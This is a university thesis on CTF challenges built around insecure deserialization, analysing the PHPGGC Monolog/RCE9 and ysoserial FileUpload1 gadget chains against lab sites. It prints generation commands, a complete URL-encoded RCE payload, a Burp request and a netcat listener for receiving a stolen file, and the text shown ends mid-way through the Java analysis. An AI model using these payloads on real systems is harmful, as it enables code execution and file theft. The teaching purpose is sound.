



UNIVERSITÀ DI PISA

DIPARTIMENTO DI INGEGNERIA DELL'INFORMAZIONE

Laurea Triennale in Ingegneria Informatica

**Development and Evaluation of CTF
Challenges about Insecure Deserialization
Vulnerabilities in PHP and Java**

Relatore:

Prof. Pericle Perazzo

Candidato:

Riccardo Spagnoletti

ANNO ACCADEMICO 2025/2026

Contents

1	Introduction to Insecure Deserialization	3
1.1	Objectives and scope	3
1.2	From serialization to insecure deserialization	4
1.2.1	Gadget chains	4
2	PHP Serialization	5
2.1	Experimental PHP Lab	5
2.2	Analysis of the Monolog/RCE9 Gadget Chain	8
2.2.1	Vulnerability entry point	10
2.2.2	Gadget Chain execution	12
2.2.3	Monolog/RCE9 overview	16
3	Java Serialization	17
3.1	Experimental Java Lab	18
3.2	Analysis of the ysoserial FileUpload1 Gadget Chain	19
3.2.1	Payload construction	20
3.2.2	Gadget execution	24
3.2.3	Post-execution	25
3.2.4	ysoserial FileUpload1 overview	26
4	Conclusions and Mitigation	27
4.1	Container Image Comparison	27
4.2	Comparison of the PHP and Java Challenges	28
4.3	Replacing native object serialization	28
4.3.1	PHP data-only decoding	29
4.3.2	Java data-only decoding	30
4.4	Restricting unavoidable native deserialization	30
4.4.1	PHP class restrictions	30
4.4.2	Java object filters	31
4.5	Authenticating serialized data with a MAC	32
4.5.1	HMAC	32

4.5.2	Verification before deserialization	33
4.5.3	Application to the PHP and Java laboratories	33
4.5.4	Limitations	33
4.6	Final Considerations	34

Chapter 1

Introduction to Insecure Deserialization

1.1 Objectives and scope

As software systems began to rely on complex data structures, mechanisms were needed to store and transfer their state efficiently. With this idea in mind both the serialization and deserialization processes were developed. The *Serialization* process transforms structured data in a form suitable for transmission, converting a certain value or an entire object into a representation that preserves the information required for later reconstruction.

The reverse operation is *deserialization*, the encoded representation is read and reconstructed into values or objects that the application can process. The objective is to explain how existing application and library code can be used to perform malicious actions, testing the efficiency of the attack itself in a controlled environment on Docker and measuring the resources needed to eventually deploy a look-alike challenge on a CTF server.

The experimental analysis focuses on two representative scenarios of study:

- A PHP challenge, which examines attacks using payloads generated with PHPGGC targeting a precise library code, Monolog, later focusing on a precise "Remote Code Execution" type of attack for a deeper understanding.
- A Java challenge, which examines attacks using payloads generated with YOSE-RIAL, later focusing on a precise "File Write" type of attack for a deeper understanding.

A final comparison highlights both language-specific triggers and the shared failure to reject unsafe types before native object reconstruction begins.

1.2 From serialization to insecure deserialization

Serialization becomes a security concern when an application deserializes a byte stream supplied or modified by an untrusted party. An attacker may alter object properties or select another class already available in the application. Native deserialization can then invoke application or library code before the returned value is validated.

The consequences depend on the available classes and on the privileges of the vulnerable process. They may include command execution, arbitrary file access or modification, privilege escalation, and denial of service. Any kind of validation performed after deserialization cannot undo an external side effect that has already occurred.

1.2.1 Gadget chains

By referring to already existing code, means referring to existing method or code fragment designed for a legitimate purpose but capable of producing an effect useful for the attacker, but a single method is not necessarily a vulnerability. A *gadget chain* is an ordered sequence, designed by the attacker, of these methods in which each operation enables the next one until, a security hole or side effect is reached.

The attacker does not need to inject new executable code because the chain reuses classes and methods already present in the application or its dependencies. In PHP, execution may be triggered by magic methods such as `__wakeup()`, `__unserialize()`, `__destruct()`, or `__toString()`. In Java, execution may begin in callbacks such as `readObject()` or continue through library methods reached during reconstruction.

The two laboratory challenges observe this common mechanism in different environments: PHP native deserialization followed by an object-lifecycle trigger, and Java native deserialization with a side effect executed during the `readObject()`.

Chapter 2

PHP Serialization

PHP's native serialization format uses type markers and numerical fields to describe values, string lengths, and the number of elements in arrays and objects[9].

2.1 Experimental PHP Lab

To observe an insecure-deserialization based exploit in a controlled environment, an intentionally vulnerable website was developed to emulate an online art auction. The vulnerable endpoint contains the following code:

```
try {
    $result = unserialize($_POST["painting_entry"]);
} catch (Throwable $e) {
    app_logger()->error("Errore durante la deserializzazione del quadro", [
        "exception" => get_class($e),
        "message" => $e->getMessage(),
    ]);
    redirect_to_catalog("unserialize_error");
}
```

Before analyzing the code, an explanation on the usage of *painting_entry* parameter is needed. Within the application, *painting_entry* represents the form parameter used to transfer the serialized representation of a painting between the client and the server. In a normal application usage, it contains a serialized *Quadro* object describing the painting involved in the requested operation, including its identifying information and associated attributes.

When the request reaches the server, the value stored in *painting_entry* is retrieved and passed to PHP's `unserialize()` function in order to reconstruct the corresponding object. The application can then access the reconstructed object's properties and use

them to perform the requested operation on the painting.

The code passes the *painting_entry* POST parameter directly to `unserialize()`. The PHP documentation explicitly warns against passing untrusted input to this function because object instantiation and autoloading can execute code[10]. If deserialization raises an exception, the application logs the error and redirects the user, but a gadget may already have produced a side effect.

The laboratory uses *PHPGGC* (PHP Generic Gadget Chains), which generates payloads for PHP object-injection vulnerabilities by implementing the gadget-chain mechanism introduced in Section 1.2.1[1]. In this environment, chains can be triggered through PHP magic methods referred to by PHPGGC as vectors. PHPGGC classifies its chains by effect, including:

- RCE (Remote Code Execution);
- File Write;
- File Delete;
- File Read.

Chains can also be classified by their triggering vector, for example:

- `__destruct()`;
- `__toString()`.

Each chain has a distinct name and a compatibility range determined by the PHP and dependency versions on which it operates. The chains tested in this laboratory target Monolog, a PHP logging library that allows to send records to files, sockets, databases, email services, and web services[5].

The PHPGGC version used is referred to the last available update, 29 September 2025, exposing nine RCE and a FW, that will be referred as FW. PHPGGC allow the attacker to produce a *payload*, defined as part of a malicious code intended to perform a harmful action on the target system, depending on a certain given input. Each payload was tested using the same procedure:

1. Acting as an ordinary user, the attacker submits through the HTML form an object generated with PHPGGC according to PHP's serialization format and encoded into Base64¹ for transportation purpose.
2. The server receives the serialized object encoded in Base64, so it decodes the object and reconstructs it using the vulnerable code shown at the beginning of the section.

¹Base64 is a binary-to-text encoding scheme that converts binary data into a set of 64 printable ASCII characters so it can safely travel across text-only communication channels.

3. Depending on the generated payload, object reconstruction or a later lifecycle event triggers a specific gadget chain.

Although the payload changes from one test to another, the objective remains the same: retrieving the flag `SNH{M0no11G_cH411enG3}` from a file names as `flag.txt`. The file is located into a protected directory containing an `.htaccess` file with `Require all denied` causing any attempt of direct HTTP access to files in that directory to be blocked, but it does not prevent the PHP process from reading the file. This laboratory relies on the following tools:

- Burp Suite, whose Repeater tool supports the inspection, modification, and resubmission of HTTP requests[11].
- Docker, which packages the application with its code and its dependencies into isolated container images.

All available RCE and File Write chains were tested. The resulting payloads were evaluated both by the required Monolog version and by their size in bytes, as shown in Figure 2.1.




Figure 2.1: Base64-encoded size and version compatibility of the tested Monolog payloads.

The analysis was then restricted to chains compatible with more recent Monolog versions, specifically RCE8, RCE9, and FW1. Considering that payload size can affect exploitability when an application or intermediary imposes request limits, the RCE9 was therefore selected for a detailed examination combining recent-version compatibility with a minor payload size.

2.2 Analysis of the Monolog/RCE9 Gadget Chain

This section retraces the execution path of the PHPGGC Monolog/RCE9 gadget chain, which is triggered when PHP destroys the crafted object and the gadget chain was tested for Monolog 3.0.0[5].

The application expects painting data in PHP's serialized format and passes the user-controlled *painting_entry* parameter directly to `unserialize()`. PHPGGC generates, as follows, an URL-encoded serialized object, by adding the `-u` option, whose final callable is `system()` having as argument a shell command that copies a file to a web-accessible location:

```
/opt/phpggc/phpggc -u Monolog/RCE9 system "cp /var/www/html/private/flag.txt  
/var/www/html/RCE9_CTF.txt"
```

The resulting payload form is:

```
0%3A37%3A%22Monolog%5CHandler%5CFingersCrossedHandler%22%3A4%3A%7Bs%3A16%3A  
%22%00%2A%00passthruLevel%22%3BE%3A19%3A%22Monolog%5CLevel%3ADebug%22%3Bs%3  
A10%3A%22%00%2A%00handler%22%3Br%3A1%3Bs%3A9%3A%22%00%2A%00buffer%22%3Ba%3A1  
%3A%7Bi%3A0%3B0%3A17%3A%22Monolog%5CLogRecord%22%3A2%3A%7Bs%3A5%3A%22level  
%22%3Br%3A2%3Bs%3A5%3A%22mixed%22%3Bs%3A60%3A%22cp%20%2Fvar%2Fwww%2Fhtml%2  
Fprivate%2Fflag.txt%20%2Fvar%2Fwww%2Fhtml%2FRCE9_CTF.txt%22%3B%7D%7Ds%3A13%3  
A%22%00%2A%00processors%22%3Ba%3A3%3A%7Bi%3A0%3Bs%3A15%3A%22get_object_vars  
%22%3Bi%3A1%3Bs%3A3%3A%22end%22%3Bi%3A2%3Bs%3A6%3A%22system%22%3B%7D%7D
```

Once the payload is generated, Burp Suite Repeater can resend the modified request. Figure 2.2 separates the relevant request and response details for readability.

Request

Pretty Raw Hex

```

1 POST /php/aggiungi_quadro.php HTTP/1.1
2 Host: localhost
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0
  Safari/537.36
15 Connection: keep-alive
16 Content-Type: application/x-www-form-urlencoded
17 Content-Length: 733
18
19 id=Q005&titolo=Studio+sul+mare&autore=L.+Ferri&iban=
  IT60X0542811101000000123456&prezzo=1200&stato=in_asta&
  prezzo_vendita=&painting_entry=
  O%3A37%3A%22Monolog%5CHandler%5CFingersCrossedHandler%22%3A4%3A%7Bs
  %3A16%3A%22%00%2A%00passthruLevel%22%3BE%3A19%3A%22Monolog%5CLevel%
  %3A3Adebug%22%3Bs%3A10%3A%22%00%2A%00handler%22%3Br%3A1%3Bs%3A9%3A%22%
  %00%2A%00buffer%22%3Ba%3A1%3A%7Bi%3A0%3B0%3A17%3A%22Monolog%5CLogRec
  ord%22%3A2%3A%7Bs%3A5%3A%22level%22%3Br%3A2%3Bs%3A5%3A%22mixed%22%3
  Bs%3A60%3A%22cp%20%2Fvar%2Fwww%2Fhtml%2Fprivate%2Fflag.txt%20%2Fvar
  %2Fwww%2Fhtml%2FRCE9_CTF.txt%22%3B%7D%7Ds%3A13%3A%22%00%2A%00proces
  sors%22%3Ba%3A3%3A%7Bi%3A0%3Bs%3A15%3A%22get_object_vars%22%3Bi%3A1
  %3Bs%3A3%3A%22end%22%3Bi%3A2%3Bs%3A6%3A%22system%22%3B%7D%7D

```

Request: the URL-encoded `painting_entry` form field carries the crafted Monolog object.

Response

Pretty Raw Hex Render

```

1 HTTP/1.1 302 Found
2 Date: Sat, 08 Aug 2026 11:20:04 GMT
3 Server: Apache/2.4.65 (Debian)
4 X-Powered-By: PHP/8.1.34
5 Location: ../index.php?add=not_array
6 Content-Length: 0
7 Keep-Alive: timeout=5, max=100
8 Connection: Keep-Alive
9 Content-Type: text/html; charset=UTF-8

```

Response : the server returns 302 Found, redirects to `index.php?add=not_array`, and sends an empty body.

Figure 2.2: Burp Suite Repeater request carrying the RCE9 payload and the corresponding HTTP response.

The HTTP response does not provide any visible indication that the exploit was successfully executed. It only returns a 302 Found status code and redirects the client to `index.php?add=not_array`, with an empty response body (Content-Length: 0). PHP decodes the form field before its value reaches `unserialize()` which is initially url-encoded and carried by the HTTP request. The result is that by adding into the url, starting by the home page, `/RCE9_CTF.txt` the flag, `SNH{M0no11G_ch411enG3}`, will be finally available.

2.2.1 Vulnerability entry point

The vulnerable statement in *site/php/aggiungi_quadro.php* is:

```
$result = unserialize($_POST["painting_entry"]);
```

Calling `unserialize()` on user-controlled data allows the sender to select an instantiable class available through the application's autoloader and to assign serialized values directly to its properties, furthermore PHP does not invoke the class constructor during this reconstruction.

The `unserialize()` rebuilds the `FingersCrossedHandler` object having in input:

```
0:37:"Monolog\Handler\FingersCrossedHandler":4:{
  s:16:"*passthruLevel";
  E:19:"Monolog\\Level:Debug";

  s:10:"*handler";
  r:1;

  s:9:"*buffer";
  a:1:{
    i:0;
    0:17:"Monolog\\LogRecord":2:{
      s:5:"level";
      r:2;

      s:5:"mixed";
      s:61:"cp /var/www/html/private/flag.txt /var/www/html/RCE9_CTF.txt~"
    ;
  }
}

  s:13:"*processors";
  a:3:{
    i:0;
    s:15:"get_object_vars";

    i:1;
    s:3:"end";

    i:2;
    s:6:"system";
```

```
}  
}
```

In Monolog 3.0.0 `FingersCrossedHandler` contains eight properties as follows:

```
handler: Closure|HandlerInterface  
activationStrategy: ActivationStrategyInterface  
buffering: bool = true  
bufferSize: int  
buffer: array<LogRecord> = []  
stopBuffering: bool  
passthruLevel: Monolog\Level|null = null  
bubble: bool  
processors: array<callable> = []
```

The handler normally buffers `LogRecord` instances until its activation strategy is satisfied, but by using the RCE9 payload, the only properties required to trigger the gadget chain are explicitly initialized by the crafted state:

```
handler          = reference to the same FingersCrossedHandler object  
// omitted  
buffer           = array containing one crafted Monolog\LogRecord  
// omitted  
passthruLevel    = Monolog\Level::Debug  
// omitted  
processors       = ["get_object_vars", "end", "system"]
```

As mentioned, in the `FingersCrossedHandler`'s `buffer` property is stored a `LogRecord` instance used into Monolog to represent a logging event. Meanwhile some declared properties omitted from the payload remain uninitialized because reconstruction bypasses the constructor, the buffered `LogRecord` contains two initialized public properties relevant to the chain :

```
level = Monolog\Level::Debug  
mixed = "cp /var/www/html/private/flag.txt /var/www/html/RCE9_CTF.txt"
```

The `mixed` property is not declared by `LogRecord` in Monolog 3.0.0. `PHPGGC` adds it dynamically so that the command can be carried inside the record. PHP 8.2 and later deprecate the creation of dynamic properties and may emit a warning in either the generator or target environment, `PHPGGC` mention it as:

Deprecated: Creation of dynamic property Monolog\LogRecord::\$mixed is deprecated in /opt/phpggc/gadgetchains/Monolog/RCE/9/gadgets.php on line 35

This notice does not by itself indicate payload will failure, but it identifies a version-compatibility constraint. In the laboratory PHP 8.1 was used, indeed this PHP 8.2 deprecation warning is not expressed. On a PHP 8.2 or later runtime, whether the notice is displayed, logged, or hidden depends on the error-reporting configuration.

In order to understand the importance of the self-reference stored in the `handler` property is essential to know that, normally `FingersCrossedHandler` forwards buffered records to a distinct nested handler. Therefor when `getHandler()` is called, as is later discussed, it returns the current object redirecting batch processing to the attacker-controlled `FingersCrossedHandler` and exposing its processor list.

2.2.2 Gadget Chain execution




Figure 2.3: Execution path of the Monolog/RCE9 gadget chain.

Figure 2.3 summarizes the execution path from deserialization to the post-execution check. In step 1, `unserialize()` restores the manipulated `FingersCrossedHandler` and assigns it to `$result`, but does not yet cause the execution of the `cp` command. The application expects an array containing the painting info, so when in the `aggiungi_quadro.php` the check `is_array()` is reached, it fails. This causes the creation of a warning as "Dati quadro non validi" and a later call to `redirect_to_catalog()` which terminates the request with `exit`.

The request termination initiates PHP's shutdown sequence. As represented by step 2, PHP destroys the objects that remain alive, including the reconstructed `FingersCrossedHandler`. This class inherits `Handler::__destruct()`, which invokes `close()` inside a `try/catch` block that accepts every `Throwable`:

```
public function __destruct()
{
    try {
        $this->close();
    } catch (\Throwable $e) {
        // do nothing
    }
}
```

Because the runtime object is a `FingersCrossedHandler`, dynamic dispatch resolves `$this->close()` to `FingersCrossedHandler::close()` so the chain is therefore activated through Monolog's normal cleanup lifecycle.

Step 3 of Figure 2.3 begins when `FingersCrossedHandler::close()` invokes `flushBuffer()`.

```
public function close(): void
{
    $this->flushBuffer();

    $this->getHandler()->close();
}
```

The method applies the configured pass-through threshold, which indicates the minimum level to always cause the flush on close. Since `passthruLevel` is set to `Debug`, every record whose level is greater than or equal to `Debug` is retained. The manipulated `LogRecord` has the same level and therefore survives the filter.

By having the manipulated `LogRecord` at the same level, `Debug`, it survives the filter and once the buffer has been filtered, `flushBuffer()` performs the equivalent of the following call:

```
$this->getHandler(end($this->buffer))->handleBatch($this->buffer);
```

Firstly `end($this->buffer)` retrieves the last element of the array, after that `getHandler()` is called. Under normal use, `getHandler()` returns the nested handler that should receive the buffered records. In this chain, however, the `handler` property refers to the current `FingersCrossedHandler`. Consequently, `getHandler()` returns `$this`, producing the self-directed dispatch shown in step 4. The inherited `Handler::handleBatch()` method then iterates over the retained records and invokes `$this->handle($record)` for each one, but because `$this` still denotes the manipulated `FingersCrossedHandler`,

dynamic dispatch selects `FingersCrossedHandler::handle()` and exposes its configured processor list.

Processor pipeline

The self-directed call to `handle()` starts the controlled processor pipeline represented by step 5. Let's consider some parts of the `handle` function:

```
public function handle(LogRecord $record): bool
{
    if (\count($this->processors) > 0) {
        $record = $this->processRecord($record);
    }
    // omitted
}
```

As we can see the function receives `LogRecord`, containing information such as level, message, context, channel, and timestamp. `FingersCrossedHandler::handle()` invokes `ProcessableHandlerTrait::processRecord()` which cause the processed record, returned by `processRecord()`, to replace the original `$record`, as follows:

```
protected function processRecord(LogRecord $record): LogRecord
{
    foreach ($this->processors as $processor) {
        $record = $processor($record);
    }

    return $record;
}
```

Monolog provides this mechanism so that applications can transform log records before handling them. RCE9 takes advantage of this behavior by configuring three PHP functions as processors: `get_object_vars`, `end`, and `system` with each function receiving the result of the previous one.

1. The first processor, `get_object_vars()`, converts the manipulated `LogRecord` into an array containing some initialized properties and others left uninitialized during reconstruction that are now omitted. The relevant entries are:

```
[
    "level" => Monolog\Level::Debug,
    "mixed" => "cp /var/www/html/private/flag.txt /var/www/html/RCE9_CTF.txt"
```

```
]
```

2. The second processor, `end()`, returns the final value of that array. PHPGGC places `mixed` after `level` in the serialized property sequence, so the selected value is the command string. Together, these first two processors implement the transition summarized by step 6: the record becomes an array and the array yields a string.
3. The third processor, `system()`, receives the extracted string and acts as the command-execution sink shown in step 7. In the laboratory, it executes the copy operation that creates `/var/www/html/RCE9_CTF.txt` from `/var/www/html/private/flag.txt`.

The complete path is therefore not a direct transition from `unserialize()` to `system()`. It combines PHP shutdown with Monolog's cleanup, passthrough filtering, nested-handler dispatch and processor mechanisms. These stages progressively route the record back to the manipulated handler, transform it into a command string, and deliver that string to the sink.

Post-execution `TypeError`

Step 8 in Figure 2.3 occurs only after the sink has returned. Although `processRecord()` declares `LogRecord` as its return type, `system()` returns the last line of command output as a string, or `false` if execution fails. PHP validates the declared return type after `system()` has completed, producing the following order of events:

1. `system()` receives the command.
2. The operating system executes the command.
3. `system()` returns a string or `false`.
4. PHP validates the return type of `processRecord()`.
5. PHP raises a `TypeError` because the returned value is not a `LogRecord`.

The `TypeError` propagates through `handle()`, `handleBatch()`, `flushBuffer()`, and `close()` until it reaches `Handler::__destruct()`. The destructor catches and suppresses the `Throwable`, which explains why the application may display no corresponding error. This suppression cannot reverse an external side effect, that is by the time PHP detects the invalid return value, the operating system has already executed the command.

2.2.3 Monolog/RCE9 overview

Monolog/RCE9 turns a legitimate cleanup path into a code-execution chain. The `unserialize()` reconstructs a crafted `FingersCrossedHandler`, the shutdown request invokes the inherited destructor and the `close()` flushes the attacker-controlled buffer. The processor sequence converts a `LogRecord` into a command before invoking `system()`, having at the final step, `TypeError` as a post-execution consequence of the type mismatch. This case demonstrates why validating an object after deserialization cannot compensate for reconstructing untrusted data in an environment containing usable gadget chains.

Chapter 3

Java Serialization

Unlike PHP, Java native serialization uses a binary format that is more difficult to inspect manually. A standard, object-serialization stream begins with the four-byte header `AC ED 00 05`. When the stream is Base64-encoded from its first byte, this header typically appears as the prefix `r00AB`.[\[6\]](#).

The Classes whose instances are included in the serialized object must implement `Serializable` or `Externalizable` for a manual control over the process. `Serializable`, *java.io.Serializable*, is a marker interface and declares no methods. A serializable class may define private callbacks such as `writeObject()` and `readObject()` to customize its serialization behavior[\[8\]](#).

The object's state is then converted into a byte stream using `ObjectOutputStream`, a class in the `java.io` package, and reconstructed using `ObjectInputStream`, which deserializes objects and general data previously processed by `ObjectOutputStream`.

For the RCE payloads tested in the Java challenge, Burp Suite was not used and the flag transfer was handled directly with Netcat.

On the attacker's machine, the listener was started with the following command:

```
nc -lvnp 9001 > flag.txt &
```

The `-l` option enables listening mode, `-v` requests verbose output, `-n` disables DNS resolution, and `-p 9001` binds the listener to local port 9001. The `>` redirection writes the received bytes from standard output to `flag.txt`, replacing an existing file with the same name. The final `&` runs the listener in the background, leaving the terminal available for the remaining attack steps. A second Netcat command on the vulnerable server can then transmit the protected file to the attacker's address and port.

This direct TCP exchange was sufficient for the RCE tests and removed the need for Burp Suite, whose relevant role would have been the interception and modification of HTTP request/response messages.

3.1 Experimental Java Lab

To observe insecure deserialization in Java, the website developed for the PHP challenge was adapted to Java serialization, while keeping the operating logic.

The `ChallengeServer.addPainting()` reads the attacker-controlled `painting_entry` form parameter, decodes it from Base64 and passes the resulting bytes to `deserialize()` as follow:

```
private static void addPainting(HttpExchange exchange) throws IOException {  
  
    // omitted  
  
    try {  
        byte[] serialized = Base64.getDecoder().decode(serializedEntry);  
        Object object = deserialize(serialized);  
        if (!(object instanceof PaintingEntry)) {  
            redirect(exchange, "/?add=invalid_token");  
        }  
        // omitted  
        return;  
    }  
}
```

The `deserialize()` method constructs an `ObjectInputStream` object and invokes `readObject()` as follows:

```
try (ObjectInputStream input = new ObjectInputStream(new ByteArrayInputStream(  
    serialized))) {  
    return input.readObject();  
}
```

`ObjectInputStream` begins reconstructing the object before the application can inspect the returned value.

As in the PHP laboratory, a payload-generation library was used, called *Ysoserial*. *Ysoserial* provides Java gadget-chain payloads that can be classified by their behavior and by the dependencies required on the target side. The tests ran, covered eight payloads: seven based on Apache `commons-collections` and one requiring both Apache `commons-fileupload` and `commons-io`. Figure 3.1 compares the Base64-encoded payload sizes and identifies the required dependency versions.




Figure 3.1: Base64-encoded size and dependency requirements of the tested ysoserial payloads.

3.2 Analysis of the ysoserial FileUpload1 Gadget Chain

FileUpload1, the smallest payload among those tested, was selected for a deeper analysis. This gadget-chain abuses the custom deserialization logic of Commons FileUpload's `DiskFileItem` class to copy an attacker-selected source file into an attacker-selected directory and then attempt to delete the source.

The source path and destination directory are interpreted on the vulnerable server rather than on the attacker's host. FileUpload1 writes the copied data under a generated temporary filename inside `/var/www/static` accessible by a general user. This behavior is therefore achieved by providing, during payload generation, as argument:

```
copyAndDelete;/opt/flag.txt;/var/www/static
```

Before analyzing the chain, it is useful to summarize the role of `DiskFileItem`. The class represents either an uploaded file or a form field's data. Any amount of data, measured in bytes, below the configured threshold remains in memory, whereas larger content is stored in a temporary file.

The laboratory specifically uses Commons FileUpload 1.3.1 and Commons IO 2.4. A `DiskFileItem` object is constructed with the following parameters:

```
fieldName    - The name of the form field
```

contentType	- The content type passed by the browser or null
isFormField	- Whether or not this item is a plain form field
fileName	- The original file name in the user's file system, or null
sizeThreshold	- The threshold, in bytes
repository	- The directory to store files over the threshold

3.2.1 Payload construction

This section retraces the execution path of the Yoserial FileUpload1 payload construction that starts when, on the attack side, the following command is used:

```
java -jar /opt/ysoserial/ysoserial.jar FileUpload1 "copyAndDelete;/opt/flag.txt;/var/www/static" | base64 -w0
```

In the command above:

- *java* initiate the JVM (Java Virtual Machine)
- *-jar /opt/ysoserial/ysoserial.jar* is used to execute yoserial's .jar file
- *FileUpload1* to select the gadget chain to use
- *copyAndDelete* is the action that we want to perform
- */opt/flag.txt* is the target file
- */var/www/static* is the destination directory
- *base64* to have the payload converted into base64
- *-w0* in order to avoid any possible line breaks

The JVM enters *ysoserial/src/main/java/ysoserial/GeneratePayload.java* and invokes *GeneratePayload.main()*, passing the selected gadget chain's name as the first argument and the three separated parameters, enclosed in quotation marks, as the second.

```
public static void main(final String[] args) {
    final String payloadType = args[0];
    final String command = args[1];
    // omitted
    final Class<? extends ObjectPayload> payloadClass = Utils.getPayloadClass(
payloadType);
    // omitted
    try {
```

```
        final ObjectPayload payload = payloadClass.newInstance();
        final Object object = payload.getObject(command);
        PrintStream out = System.out;
        Serializer.serialize(object, out);
        ObjectPayload.Utls.releasePayload(payload, object);
    }
    // omitted
    System.exit(0);
}
```

After retrieving the future payload class using `getPayloadClass()`, a new object according to the *payloadClass* is created and the later call: `payload.getObject(command)` cause the execution of

```
FileUpload1.getObject("copyAndDelete;/opt/flag.txt;/var/www/static")
```

Inside the accessible file `FileUpload1.java` available in the yoserial library the `getObject()` function can be found[3]. Its purpose is to split the 3 parameters argument and to trigger the `copyAndDelete()` function, as follow:

```
public DiskFileItem getObject ( String command ) throws Exception {

    String[] parts = command.split(";");

    if ( parts.length == 3 && "copyAndDelete".equals(parts[ 0 ]) ) {
        return copyAndDelete(parts[ 1 ], parts[ 2 ]);

        // omitted

        return diskFileItem;

    }
}
```

The `copyAndDelete()` later calls `makePayload()` as follows:

```
private static DiskFileItem copyAndDelete ( String copyAndDelete, String
copyTo ) throws IOException,
Exception {
    return makePayload(0, copyTo, copyAndDelete, new byte[1]);
}
```

which will create a new `DiskFileItem` object having as parameters:

```
"test",           // fieldName
"application/octet-stream", // contentType
false,           // isFormField
"test",          // fileName
100000,          // sizeThreshold
repository       // A 'File' object as new File(repoPath)
                  // having repoPath = copyTo
);
```

A `DeferredFileOutputStream` *dfos* is later created during the `makePayload` execution:

```
File outputFile = new File(filePath);
DeferredFileOutputStream dfos = new DeferredFileOutputStream(thresh,
outputFile);
```

This object is an Apache Commons IO output stream that keeps data in memory until it reaches a set size limit (`thresh`), after which the data is written into a file (`outputFile`). The `dfos` object will be created using `thresh` parameter set to zero (first argument of `makePayload()`) and an `outputFile` parameter set to the target file's source path, previously expressed into the `copyAndDelete()` function call as first argument.

Now comes into action a custom utility class defined into the ysoserial code and imported as `ysoserial.payloads.util.Reflections` and used to inspect and manipulate classes and objects at runtime.

```
OutputStream os = (OutputStream) Reflections.getFieldValue(dfos, "
memoryOutputStream");
os.write(data);
